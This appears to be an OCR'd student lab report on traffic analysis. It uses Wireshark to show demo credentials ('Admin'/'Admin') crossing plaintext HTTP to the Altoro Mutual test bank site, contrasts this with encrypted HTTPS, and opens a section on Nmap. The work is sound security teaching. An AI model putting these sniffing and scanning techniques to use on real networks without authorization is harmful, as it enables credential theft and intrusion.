
2. Network Traffic Analysis with Wireshark

Wireshark is a powerful tool for network traffic analysis, enabling users to capture and inspect packets to understand how protocols such as HTTP and HTTPS function. By analyzing the differences between these two protocols, we can gain insights into security implications and vulnerabilities in network traffic.

The screenshots reveal the use of `tcpdump` to capture traffic from HTTP and HTTPS protocols. The first screenshot, which shows HTTP traffic, is particularly telling. HTTP, being an unencrypted protocol, exposes sensitive information, including login credentials. The packet capture clearly shows how a user's credentials (e.g., "admin") are transmitted in plaintext, which is a major security concern.


Altoro Mutual - Mozilla Firefox
Altoro Mutual
www.altoromutual.com/bank/main.jsp
Sign Off | Contact Us | Feedback | Search
Go
AltoroMutual
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
Edit Users
Hello Admin User
Welcome to Altoro Mutual Online.
View Account Details:
800000 Corporate
GO
Congratulations!
You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!
Click Here to apply.
Privacy Policy | Security Statement | Server Status Check | REST API | © 2024 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
The Altoro website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/appscan/.
Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2024, HCL Technologies, Ltd., All rights reserved.
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...



ile Edit View Go Help
/home/analyst/
DEVICES
File System
Filesystem root
PLACES
analyst
Desktop
NETWORK
Browse Network
Desktop
Downloads
lab.support.files
second_drive
01010
01101
01110
httpdump.pcap


httpdump.pcap [Wireshark 2.5.1]
Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
1 0.000000 fe80::cfa1:b895:d1a0:df55 ff02::1:2 DHCPv6 157 Solicit XID: 0xfdc9e6 CID: 00010001269ba451d45d644892bf
2 0.999998 fe80::cfa1:b895:d1a0:df55 ff02::1:2 DHCPv6 157 Solicit XID: 0xfdc9e6 CID: 00010001269ba451d45d644892bf
3 5.000257 fe80::cfa1:b895:d1a0:df55 ff02::1:2 DHCPv6 157 Solicit XID: 0xfdc9e6 CID: 00010001269ba451d45d644892bf
4 18.415824 192.168.1.196 192.168.1.255 UDP 86 57621 → 57621 Len=44
5 18.821049 fe80::3a07:1613:3710:501 ff02::1:ff15:1dcb ICMPv6 86 Neighbor Solicitation for 2a01:e11:1407:3d10:c218:c083:de15:1dcb from 38:
6 19.558887 192.168.1.118 224.0.0.251 MDNS 71 Standard query 0x0000 A eudfs.local, "QM" question
7 19.558894 fe80::4335:dea5:d894:ea1 ff02::fb MDNS 91 Standard query 0x0000 A eudfs.local, "QM" question
8 19.558899 192.168.1.118 224.0.0.251 MDNS 71 Standard query 0x0000 AAAA eudfs.local, "QM" question
9 19.558899 fe80::4335:dea5:d894:ea1 ff02::fb MDNS 91 Standard query 0x0000 AAAA eudfs.local, "QM" question
10 21.003149 fe80::cfa1:b895:d1a0:df55 ff02::1:2 DHCPv6 157 Solicit XID: 0x48f76c CID: 00010001269ba451d45d644892bf
11 22.002913 fe80::cfa1:b895:d1a0:df55 ff02::1:2 DHCPv6 157 Solicit XID: 0x48f76c CID: 00010001269ba451d45d644892bf
12 22.878403 192.168.1.118 224.0.0.251 MDNS 80 Standard query 0x0000 A NGOAMSASYITAS1.local, "QM" question
13 22.878410 fe80::4335:dea5:d894:ea1 ff02::fb MDNS 100 Standard query 0x0000 A NGOAMSASYITAS1.local, "QM" question
14 22.878416 192.168.1.118 224.0.0.251 MDNS 80 Standard query 0x0000 AAAA NGOAMSASYITAS1.local, "QM" question
15 22.878417 fe80::4335:dea5:d894:ea1 ff02::fb MDNS 100 Standard query 0x0000 AAAA NGOAMSASYITAS1.local, "QM" question
16 22.878418 192.168.1.118 224.0.0.251 MDNS 80 Standard query 0x0000 A NGOAMSASYITAS1.local, "QM" question
17 22.878419 fe80::4335:dea5:d894:ea1 ff02::fb MDNS 100 Standard query 0x0000 A NGOAMSASYITAS1.local, "QM" question
ame 1: 157 bytes on wire (1256 bits), 157 bytes captured (1256 bits)
hernet II, Src: 04:33:c2:0b:ab:d0 (04:33:c2:0b:ab:d0), Dst: IPv6mcast_01:00:02 (33:33:00:01:00:02)
ternet Protocol Version 6, Src: fe80::cfa1:b895:d1a0:df55, Dst: ff02::1:2
Filter: http
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
87 51.653425 192.168.1.124 34.107.221.82 HTTP 354 GET /success.txt HTTP/1.1
89 51.660042 34.107.221.82 192.168.1.124 HTTP 282 HTTP/1.1 200 OK (text/plain)
187 53.178620 192.168.1.124 92.122.95.168 OCSP 497 Request
188 53.178675 192.168.1.124 92.122.95.168 OCSP 497 Request
191 53.201521 92.122.95.168 192.168.1.124 OCSP 956 Response
193 53.201534 92.122.95.168 192.168.1.124 OCSP 956 Response
219 53.286206 192.168.1.124 92.122.95.235 OCSP 497 Request
229 53.300685 92.122.95.235 192.168.1.124 OCSP 956 Response
264 53.437702 192.168.1.124 92.122.95.168 OCSP 497 Request
265 53.437814 192.168.1.124 92.122.95.168 OCSP 497 Request
274 53.451917 92.122.95.168 192.168.1.124 OCSP 956 Response
276 53.451926 92.122.95.168 192.168.1.124 OCSP 956 Response
278 53.452556 192.168.1.124 92.122.95.168 OCSP 497 Request
296 53.469597 92.122.95.168 192.168.1.124 OCSP 956 Response
330 53.746643 192.168.1.124 65.61.137.117 HTTP 395 GET /login.jsp HTTP/1.1
389 53.879140 65.61.137.117 192.168.1.124 HTTP 8871 HTTP/1.1 200 OK (text/html)
405 53.951959 192.168.1.124 65.61.137.117 HTTP 421 GET /style.css HTTP/1.1
416 54.085115 65.61.137.117 192.168.1.124 HTTP 1544 HTTP/1.1 200 OK (text/css)
421 54.088230 192.168.1.124 65.61.137.117 HTTP 412 GET /images/logo.gif HTTP/1.1
424 54.089419 192.168.1.124 65.61.137.117 HTTP 418 GET /images/header_pic.jpg HTTP/1.1
425 54.092980 192.168.1.124 65.61.137.117 HTTP 416 GET /images/gradient.jpg HTTP/1.1
Frame 87: 354 bytes on wire (2832 bits), 354 bytes captured (2832 bits)
Ethernet II, Src: PcsCompu_97:92:e4 (08:00:27:97:92:e4), Dst: 38:07:16:10:50:1e (38:07:16:10:50:1e)
Internet Protocol Version 4, Src: 192.168.1.124, Dst: 34.107.221.82
Transmission Control Protocol, Src Port: 57222, Dst Port: 80, Seq: 1, Ack: 1, Len: 288
Hypertext Transfer Protocol
0000 38 07 16 10 50 1e 08 00 27 97 92 e4 08 00 45 00 8...P... '.....E.
0010 01 54 1a 3b 40 00 40 06 5d 87 c0 a8 01 7c 22 6b .T.;@.@.]....|"k
0020 dd 52 df 86 00 50 7f e8 d7 4d 07 f8 6a f3 80 18 .R...P.. .M..j...
0030 00 e5 c3 28 00 00 01 01 08 0a c9 5a 85 0e 1e bb ...(.... ...Z....
File: "/home/analyst/httpdump.pcap" ... Packets: 2359 · Displayed: 41 (1.7%) · Load time: 0:00.012 Profile: Default
No. Time Source Destination Protocol Length Info
1892 58.661216 92.122.95.235 192.168.1.124 OCSP 955 Response
2152 71.817368 192.168.1.124 65.61.137.117 HTTP 601 POST /doLogin HTTP/1.1 (application/x-www-form-urlencoded)
2153 71.963003 65.61.137.117 192.168.1.124 HTTP 339 HTTP/1.1 302 Found
2154 71.966483 192.168.1.124 65.61.137.117 HTTP 619 GET /bank/main.jsp HTTP/1.1
Frame 2152: 601 bytes on wire (4808 bits), 601 bytes captured (4808 bits)
Ethernet II, Src: PcsCompu_97:92:e4 (08:00:27:97:92:e4), Dst: 38:07:16:10:50:1e (38:07:16:10:50:1e)
Internet Protocol Version 4, Src: 192.168.1.124, Dst: 65.61.137.117
Transmission Control Protocol, Src Port: 60254, Dst Port: 80, Seq: 707, Ack: 23555, Len: 535
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "uid" = "Admin"
Form item: "passw" = "Admin"
Form item: "btnSubmit" = "Login"

By examining the HTTP packet capture in Wireshark, we see how attackers can intercept these unencrypted packets and potentially steal sensitive data. The evidence from the analysis of HTTP traffic in the screenshots emphasizes why HTTPS, which encrypts data, is so crucial for protecting users' privacy. The second part of the analysis focuses on a webpage (NetAcad.com) being accessed via HTTP, illustrating how easily credentials and personal data can be exposed to eavesdroppers on the same network.


HTTPS and Its Benefits


The comparison with HTTPS traffic, captured using `tcpdump`, shows how encryption works to secure sensitive data. Unlike HTTP, HTTPS uses SSL/TLS to encrypt the communication, preventing interception. The Wireshark capture of HTTPS traffic demonstrates that even though the same credentials are transmitted, they are encrypted and unreadable to anyone intercepting the traffic. This is a key difference between HTTP and HTTPS, and it underscores the importance of encryption in maintaining data security on the internet.



Build Your Skills With Cisco

Pursue real career paths through instructor-led courses taught by experts and free, online courses backed by Cisco's expertise.






The Importance of Secure Communication The screenshot showing the encrypted HTTPS packets highlights the security features of the protocol. By analyzing the differences between HTTP and HTTPS in Wireshark, we can draw conclusions about the necessity of using HTTPS in every context where sensitive data is exchanged. This comparison reinforces the importance of secure communication channels, especially in the context of online transactions, login credentials, and personal information.

The difference between HTTP and HTTPS is stark: while HTTP exposes sensitive data in plaintext, HTTPS ensures that data remains encrypted and secure. For anyone concerned with online privacy and security, the use of HTTPS is imperative


3. Nmap and Its Capabilities

Nmap (Network Mapper) is a widely-used open-source tool for network exploration and security auditing. It allows users to scan networks, discover devices, open ports, and services running on remote hosts. Nmap's versatility includes its ability to perform OS detection, version scanning, and scriptable interactions through Nmap Scripting Engine (NSE). It's particularly useful for penetration testing and network security assessments, offering valuable insights into network configurations and potential vulnerabilities.

